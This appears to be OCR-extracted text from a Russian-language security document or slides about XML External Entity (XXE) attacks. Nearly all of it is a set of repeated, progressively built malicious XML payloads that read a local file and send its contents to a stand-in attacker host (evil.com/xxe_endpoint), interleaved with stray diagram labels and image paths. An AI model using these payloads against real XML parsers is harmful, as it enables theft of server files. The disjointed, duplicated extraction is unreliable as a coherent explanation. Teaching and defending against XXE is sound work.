
```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "https://owasp.org/xxe">
]>
<example>&extEntity;</example>
```




/externalDTD
evil.com
/xxe_endpoint
XML parser
XML


Вредоносный XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  %extDTD;
  %param;
  %query;
]>
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
XML

/externalDTD

```
<!ENTITY % file SYSTEM "file:///path/to/file">
<!ENTITY % param
         "<!ENTITY &#x25; query SYSTEM
            'https://evil.com/xxe_endpoint?data=%file;'>">
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
XML

Вредоносный XML


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  %extDTD;
  %param;
  %query;
]>
```


Вредоносный XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
             'https://evil.com/xxe_endpoint?data=%file;'>">
  %param;
  %query;
]>
```

Вредоносный XML


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>">
  <!ENTITY % query SYSTEM
            'https://evil.com/xxe_endpoint?data=%file;'>
  %query;
]>
```

